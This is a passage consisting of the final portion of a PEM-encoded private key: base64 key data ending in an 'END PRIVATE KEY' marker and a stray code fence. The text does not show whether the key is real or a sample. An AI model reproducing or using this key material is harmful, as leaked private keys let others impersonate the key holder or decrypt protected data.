JEHOKC3szH8gYVKWrIgBAqOt1H9Ti8J2oKk2aymqBFr3ZXpBUCTWpEz2s3FMBUUI
qCEsAJqsdEch+kt43X5kvAom7LC1DHiE6RKfhMEub/LGNHSwY4dmzhaG6p95FJ1h
s8HoURI2ReVpsTadaKd3KoYNc1lcffmwdZs/hFs7xmmwXKMmlonh1mzHqD1/BqeJ
Hc8MP4ueDdyVgIe/uVtlQ9NcRQbuokkDyDYMYV6hzQKBgQD75ahYGFGZznRKtSE3
w/2rUqTYIWxx2PQz5G58PcsTZM89Hj4aZOoLmudHbrTQHluRNcHoXEI62rs0cVPs
D7IlZOLfs+SSTeNEXxD57mjyyufpV65OcNc1mSJAmMX2jWQ8ndnOuWPcc5J6fNvT
au0a7ZBOaeKHnA8XXL3GYilM9QKBgQC35xKi7f2JmGtsYY21tfRuDUm6EjhMW6b7
GWnI9IXF8TGj15s7oDEYvqSPTJdB6PAb/tZwdbj9mB4qj176x1kB/N7GO97408UP
/PdHkU7duyf5nRq1mrI+yGFHVsGD313rc+akYdKcC207e6IRMST1ZFoznC6qNgpi
nNTuDz4ZbwKBgA5Dd9/dKKm77gvY69Objn6oBFuUsO5VaaaSlcsFOL2VZMLCNqQJ
+NLFZ7k8xJJQVcEIOT2uE7X/csBKdoUUcnL5nnsqVZQPQwI5G937KQgugylMZLte
WmFXlX/w5qzKXtWr3ox9JPFzveSfs1bqZBi1QQmfp0skhBo/jyNvpYUNAoGAMNkw
GhcdQW87GY7QFXQ/ePwOmV49lgrCT/BwKPDKl8l5ZgvfL/ddEzWQgH/XraoyHT2T
uEuM18+QM73hfLt26RBCHGXK1CUMMzL+fAQc7sjH1YXlkleFASg4rrpcrKqoR+KB
YSiayNhAK4yrf+WN66C8VPknbA7us0L1TEbAOAECgYEAtwRiiQwk3BlqENFypyc8
0Q1pxp3U7ciHi8mni0kNcTqe57Y/2o8nY9ISnt1GffMs79YQfRXTRdEm2St6oChI
9Cv5j74LHZXkgEVFfO2Nq/uwSzTZkePk+HoPJo4WtAdokZgRAyyHl0gEae8Rl89e
yBX7dutONALjRZFTrg18CuegOzA5BgorBgEEAZIIEggBMSswKQYJYIZIAWUDBAIC
BBySyJ1DMNPY4x1P3pudD+bp/BQhQd1lpF5bQ28F
-----END PRIVATE KEY-----
```